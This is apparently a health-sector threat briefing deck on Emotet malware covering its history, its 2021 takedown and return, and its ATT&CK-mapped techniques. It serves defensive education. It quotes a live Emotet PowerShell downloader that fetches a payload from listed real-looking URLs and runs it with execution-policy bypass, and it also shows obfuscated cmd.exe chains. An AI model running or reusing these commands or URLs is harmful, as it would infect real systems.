

Emotet Malware: The Enduring and Persistent Threat to the Health Sector

November 16, 2023





Agenda

What is Emotet? What is it capable of? Why is it important to HPH cybersecurity?

- Overview
- A Brief History
- Functionality
- Defense and Mitigations
- Conclusions

Slides Key:



Non-Technical: Managerial, strategic and high-level (general audience)



Technical: Tactical/IOCs; requiring indepth knowledge (sysadmins, IRT)







Important Caveats

This presentation will attempt to outline some of the most important capabilities and tendencies of the Emotet operators, however...

- The information contained within is not comprehensive, it is simply a representative sample.
- The information contained within is accurate as of the date of this presentation; however, Emotet is constantly evolving and updating its capabilities.
- The cybercriminal ecosystem is resilient, fluid and dynamic – gangs form and disband, but the talent and intellectual capital continues to grow over time. This is not expected to change.



Image courtesy of BankInfoSecurity.







An Overview of Emotet

"The world's most dangerous malware"



Overview of Emotet

- Operational since at least 2014
 - Initially functioned as a banking Trojan
- Derivative of Feodo/Bugat, Geodo/Heodo
- Operated by: MUMMY SPIDER
 - Also: TA542, GOLD CABIN, Mealybug
- Operational rhythm: 2–3 months of attacks and 3–12 months offline to update and refresh capabilities
- Checkpoint: "Emotet potentially affected one out of every five organizations worldwide."
- Europol: "World's most dangerous malware"
- Believed to be based out of Ukraine




Image courtesy of TrendMicro.








Characteristics of Emotet

- MITRE ATT&CK ID: <u>\$0367</u>
- A significant part of the cybercriminal ecosystem, which maintains many working relationships with other major cybercriminal gangs.
- Often delivered via phishing, but also delivered via known vulnerabilities and brute force.
- Large botnet; offered as Infrastructure-as-a-Service (laaS).
- Modular, primarily capable of:
 - Infection, persistence, lateral movement
 - Data exfiltration:
 - Traffic capture, credential theft
 - Dropping additional malware/ransomware:
 - Malware: Azorult, TrickBot, IcedID, Qbot
 - Ransomware: Ryuk, Bitpaymer



Emotet operates with a variety of other top malware variants.

Image courtesy of Sophos.








Emotet Capabilities

- Highly customizable per unique target
- Can actively update itself:
 - Detection evasion
 - Capability updating
- Aggressive even during the pandemic; leveraged COVID theme
- Constantly adapting and refreshing capabilities:
 - Polymorphic
 - Frequent manual code upgrades









Why does Emotet matter to healthcare? It aggressively targets the health sector.

Some sample data to illustrate the point:

- Malwarebytes: Cybercrime Tactics and Techniques: The 2019 State of Healthcare
 - Healthcare industry "overwhelmingly targeted by Trojans" and Emotet and TrickBot were mostly responsible.
- <u>U.S. Department of Justice Emotet Botnet Disrupted in International Cyber Operation</u>
 - Healthcare is one of the primary sectors targeted by Emotet.
- BlackBerry Global Threat Intelligence Report 2023 (April)
 - In Q1 2023, the healthcare sector faced ~59 new cyberattacks per day, with increasing Emotet targeting.










Malwarebytes data from April 2019


- Trojans are commonly used to target healthcare
- Emotet is the most common of those Trojans














Trend Micro data from the first quarter of 2022.

Healthcare was the fourth-most targeted industry by Emotet, according to their data.

Emotet Statistics, cont.







A Brief History

How has Emotet evolved over the years?







Image courtesy of Proofpoint

Emotet in the early years...









The beginning of Emotet's operational rhythm:
Attack campaign followed by a pause for updates and improvements.

Image courtesy of Proofpoint

Operational Rhythm: Attack campaigns and pauses for upgrades/improvements







Emotet Disruption in 2021

International efforts to take down Emotet's global botnet infrastructure in January 2021 included the United States, Canada, and several European countries.




Image courtesy of VMWare

A video released by Ukrainian law enforcement shows a raid with arrests and asset seizure.






EMOTET takedown



In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

Participating law enforcement authorities:

Netherlands (Politie)





France (Police Nationale)



Lithuania (Lietuvos kriminalinės policijos biuras)



Canada (Royal Canadian Mounted Police)



USA (Federal Bureau of Investigation)



UK (National Crime Agency)



Ukraine (Національна поліція України)



Image courtesy of Europol

Emotet Takedown in 2021







Arrests were made, and law

enforcement took control of the Emotet infrastructure.

Authorities pushed an update

across its infrastructure on

April 25th. Law enforcement distributed a new Emotet

EmotetLoader.dll. This was deployed via the standard

So, when law enforcement took control of Emotet, they

took control of Emotet's

normal update channel.

module in the form of a 32-bit

Emotet deployment channels.

that uninstalled Emotet



Emotet Returns




Image courtesy of Trend Micro





- Emotet returned in November
 2021
- Emotet is active again it rebuilt its infrastructure. Security researchers and companies released small indications of its activity on social media.
- It returned with new capabilities:
 - Changes to the loader, with new commands available for it
 - Changes to the dropper
 - New command and control infrastructure operational; 246 systems believed to be part of new botnet initially



Emotet disruption and recovery:

- Taken down in January 2021, wiped April 2021
- Returned November 2021
- Spiked in late Spring 2022, and then dropped off
- Returned in late 2022
- Used to drop Quantum and BlackCat ransomware



Emotet activity from late 2021 to late 2022.

Botnet Active C2s Per Month

C2 Count




Image courtesy of Recorded Future



Lumen research:


- Emotet continues to uptrend
- The botnet now contains a total of approximately 130,000 unique bots, spread across 179 countries

CheckPoint research: Emotet was the most prolific malware variant in the month of February.

The Lumen report can be found <u>here</u>.

The CheckPoint report can be found here.








Image sources: Lumen



Functionality

A breakdown of how Emotet's functionality maps to the various stages of a cyberattack

Emotet's Functionality

The following slides will break down Emotet's functionality against the MITRE ATT&CK tactic categories you see on the right.

For reference, MITRE's full list of enterprise tactics can be found here: https://attack.mitre.org/tactics/enterprise/



<u>Initial Access:</u> How does Emotet initially infect a victim system?

Execution: How does Emotet execute malicious code on a victim system?

<u>Persistence:</u> How does Emotet maintain access to a victim system?

<u>Privilege Escalation:</u> How does Emotet acquire higher-level permissions on a victim system?

<u>Defense Evasion:</u> How does Emotet avoid detection on a victim system?

<u>Credential Access:</u> How does Emotet acquire account names and passwords on a victim system?

<u>Discovery:</u> How does Emotet acquire information about the victim environment?

<u>Lateral Movement:</u> How does Emotet move about the victim environment?

<u>Collection:</u> How does Emotet gather information of interest in the victim environment?

<u>Command and Control:</u> How does Emotet allow its operators to issue commands during an attack?

Exfiltration: How does Emotet transfer stolen data out of the victim environment?





Image courtesy of Trend Micro

Basic Emotet infection diagram







Initial Access


How does Emotet infect a victim system?



Emotet Phishing Infection Chain

Emotet follows a simple and common chain of steps for initial infection:

Image courtesy of Trend Micro



This infection chain represents Emotet's use of malicious links in phishing e-mails, only one of several infection vectors it leverages.








Initial Access (Part 1)

Spear phishing – Link (MITRE T1566.002)

- Just as common, phishing e-mails often include links in lieu of attached files, which point to a site on the Internet that contains malicious code.
- The images on the right include a phishing e-mail used by Emotet to deliver malicious code via a link (top), which returns javascript obfuscated with "junk" data (bottom), but also includes a malicious function that begins a multi-stage cyberattack.



Images courtesy of the Center for Internet Security








Initial Access (Part 2)

Spear phishing – Attachments (MITRE T1566.001)

- Phishing attacks are one of the most common infection vectors, and they often include attached files containing malicious code.
- The image on the right is a phishing e-mail used by Emotet to deliver malicious code (embedded in the attachment), which begins a multi-stage cyberattack.









Initial Access (Part 3)

Spear phishing – Attachments (MITRE T1566.001)

These file formats are commonly used by Emotet to hide malicious code:

| FORMAT | NOTES |
|--|--|
| Microsoft Word 97-2003 Document (.DOC) | Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method |
| Microsoft Word XML Document (.XML) | Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension |
| Office Open XML Document (.DOCX) | Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension |
| JavaScript | Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object |
| Portable Document Format (PDF) | Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader |







Initial Access (Part 4)

Local Accounts (MITRE T1078.003)

- Regular user accounts may be initially compromised to gain a foothold into an organization for further exploitation.
- Credential harvesting is not the infection vector of choice for Emotet, but it has been used in lieu of phishing to acquire access to a target infrastructure.









Execution

How does Emotet execute malicious code on a victim system?



Emotet as a First Stage

Emotet is known to drop...

| Malware Variant | Description |
|-----------------|--|
| TrickBot | Former Trojan capable of many functions, such as data exfiltration, lateral movement, and dropping other malware. |
| Qbot/Qakbot | Trojan capable of stealing data, browser information/hooks, keystrokes, credentials; described by CheckPoint as a "Swiss Army knife." |
| IcedID | Trojan capable of web injection, credential harvesting, and dropping other malware. |
| Azorult | Information stealer capable of collecting sensitive system information, browsing data, cookies, passwords, cryptocurrency information, and other data. |
| Ryuk | Former ransomware gang; highly active for several years. |
| BlackCat | Highly active and successful ransomware gang. |
| Cobalt Strike | Highly versatile penetration testing tool often used for malicious purposes. |








PowerShell

PowerShell (MITRE T1059.001)

- Emotet can leverage PowerShell to download the payload and install itself.
- Below is the code to download Emotet and save it to the %Temp% folder, and then
 execute it with the regsvr32.exe command.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command
Out-String -InputObject "form.lnk" | Out-Null;
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference="SilentlyContinue";$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/","http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bin/E/","http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota.rs/SpryAssets/gDR/","https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");foreach ($u in $links) {try {IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;break}catch { }}") > "%tmp%\ezMgZunnfF.ps1"; powershell -executionpolicy bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
```









Visual Basic

Visual Basic (MITRE T1059.005)

- Emotet has been known to use Visual Basic (.vbs) files to execute its payload.
- This image depicts a Visual Basic file embedded in a malicious macro.
- Emotet has moved away from this tactic after <u>Microsoft disabled macros from the</u> <u>Internet</u> by default earlier in 2023.








Image courtesy of Fortinet



Windows Command Shell

Windows Command Shell (MITRE T1059.003)

Emotet also uses Windows Command Shell for execution.

The screenshot of Process Explorer below depicts three steps:

- 1. The first command (cmd.exe) uses bogus directory paths until it navigates back to the root directory, down the correct path to invoke cmd.exe again.
- 2. The second command decodes part of the obfuscation and then executes the third command (cmd.exe).
- 3. The third command launches PowerShell.

| ─ WINWORD.EXE | 3212 | < 0.01 "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\\Desktop\emotachment\INVOICE_680691.doc |
|---------------|------|--|
| — 🚾 cmd.exe | 2148 | c:\ESRVdif\QXHtBqdpAPGsQ\nDLFjHh\\\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:/C" |
| cmd.exe | 3556 | CmD /V:/C"set KR=GJjdZuillnjkCSoHRYNDh0Xv@w,'-e:{\$gl84a6Pp5MT=sUE;WcF} z/B7xr3qLtymb+2f(\.1)&&for %I in (32,65,61,15) |
| — cmd.exe | 3220 | C:\Windows\system32\cmd.exe /S /D /c" FOR /F "tokens=3 delims=Wi8.C" %g IN ('ftype^ findstage) முழு |
| powershell | 3844 | 0.12 PowerShell - |







Persistence

How does Emotet maintain access to a victim system?




Registry Run Keys

Registry Run Keys/Startup Folder (MITRE T1547.001)

Emotet will modify values in registry run keys and exploit the fact that they are executed each time a system is rebooted to maintain persistent access to a compromised system.

Similarly, the Windows system will execute all programs and applications in the Startup folder each time it is rebooted. This can also be used for persistence.

| Root Key | Description |
|-----------------------------|--|
| HKCR (HKEY_CLASSES_ROOT) | Describes file type, file extension, and OLE (Object Linking and Embedding) information. |
| HKCU (HKEY_CURRENT_USER) | Contains user who is currently logged in to Windows and their settings. |
| HKLM (HKEY_LOCAL_MACHINE) | Contains computer-specific information about the hardware installed, software settings, and other information. The information is used for all users who log on to that computer. This key, and its subkeys, is one of the most frequently areas of the registry viewed and edited by users. |
| HKU (HKEY_USERS) | Contains information about all the users who log on to the computer, including both generic and user-specific information. |
| HKEY_CURRENT_CONFIG (HKCC) | The details about the current configuration of hardware attached to the computer. |
| HKDD (HKEY_DYN_DATA) | Only used in Windows 95, 98, and NT, the key contained the dynamic status information and plug and play information. The information may change as devices are added to or removed from the computer. The information for each device includes the related hardware key and the device's current status, including problems. |










Emotet as a Windows Service

Windows Service (MITRE T1543.003)

Emotet can run as a Windows service.

"Startup type" can be set to "automatic" so that it starts up each time the system is booted, similar to registry run keys or the startup folder.









Scheduled Tasks

Scheduled Task (MITRE T1053.005)

Emotet can use scheduled tasks to maintain persistence. Regsvr.exe registers a .dll file as a command component in the registry.

